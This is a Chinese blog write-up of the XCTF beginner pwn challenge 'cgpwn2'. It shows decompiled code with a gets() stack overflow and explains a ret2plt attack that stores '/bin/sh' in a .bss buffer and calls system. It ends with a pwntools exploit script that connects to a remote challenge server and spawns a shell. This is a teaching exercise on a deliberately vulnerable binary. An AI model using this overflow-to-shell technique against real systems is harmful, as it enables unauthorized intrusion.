
cgpwn2(xctf)

原创

whiteh4nd 于 2020-05-06 22:40:28 发布 214 收藏

分类专栏： # xctf(pwn新手区) CTF

本文链接：https://blog.csdn.net/weixin_43868725/article/details/105961533



xctf(pwn新手区) 同时被 2 个专栏收录

10 篇文章 0 订阅

订阅专栏

CTF

41 篇文章 0 订阅

订阅专栏

0x0 程序保护和流程

保护：

```
[*] '/home/whitehand/Desktop/a'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

流程：

main()

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  hello();
  puts("thank you");
  return 0;
}
```

hello()

```
char *hello()
{
  char *v0; // eax
  signed int v1; // ebx
  unsigned int v2; // ecx
  char *v3; // eax
  char s; // [esp+12h] [ebp-26h]
  int v6; // [esp+14h] [ebp-24h]

  v0 = &s;
  v1 = 30;
  if ( (unsigned int)&s & 2 )
  {
    *(_WORD *)&s = 0;
    v0 = (char *)&v6;
    v1 = 28;
  }
  v2 = 0;
  do
  {
    *(_DWORD *)&v0[v2] = 0;
    v2 += 4;
  }
  while ( v2 < (v1 & 0xFFFFFFFC) );
  v3 = &v0[v2];
  if ( v1 & 2 )
  {
    *(_WORD *)v3 = 0;
    v3 += 2;
  }
  if ( v1 & 1 )
    *v3 = 0;
  puts("please tell me your name");
  fgets(name, 50, stdin);
  puts("hello,you can leave some message here:");
  return gets(&s);
}
```


可以发现在hello()中存在栈溢出。

0x1 利用过程

在函数窗口中发现了system()函数，所以我们只需要字符串"/bin/sh"。就可以getshell了。仔细观察程序可以发现name变量是全局变量存放在.bss段中。

```
.bss:0804A080 ; char name[52]
.bss:0804A080 name            db 34h dup(?)
```

所以我们只需要向name中输入"/bin/sh"，s='a'*(0x26+4)+p32(system_addr)+p32(0)+p32(bin_sh_addr)就可以完成利用了。

0x2 exp

```
from pwn import *
bin_sh_addr=0x0804A080
elf=ELF('./a')
system_plt=elf.plt['system']
#sh=process('./a')
sh=remote('124.126.19.106','42579')
sh.recv()
sh.sendline('/bin/sh\x00')
payload='a'*(0x26+4)+p32(system_plt)+p32(0)+p32(bin_sh_addr)
sh.recv()
sh.sendline(payload)
sh.interactive()
```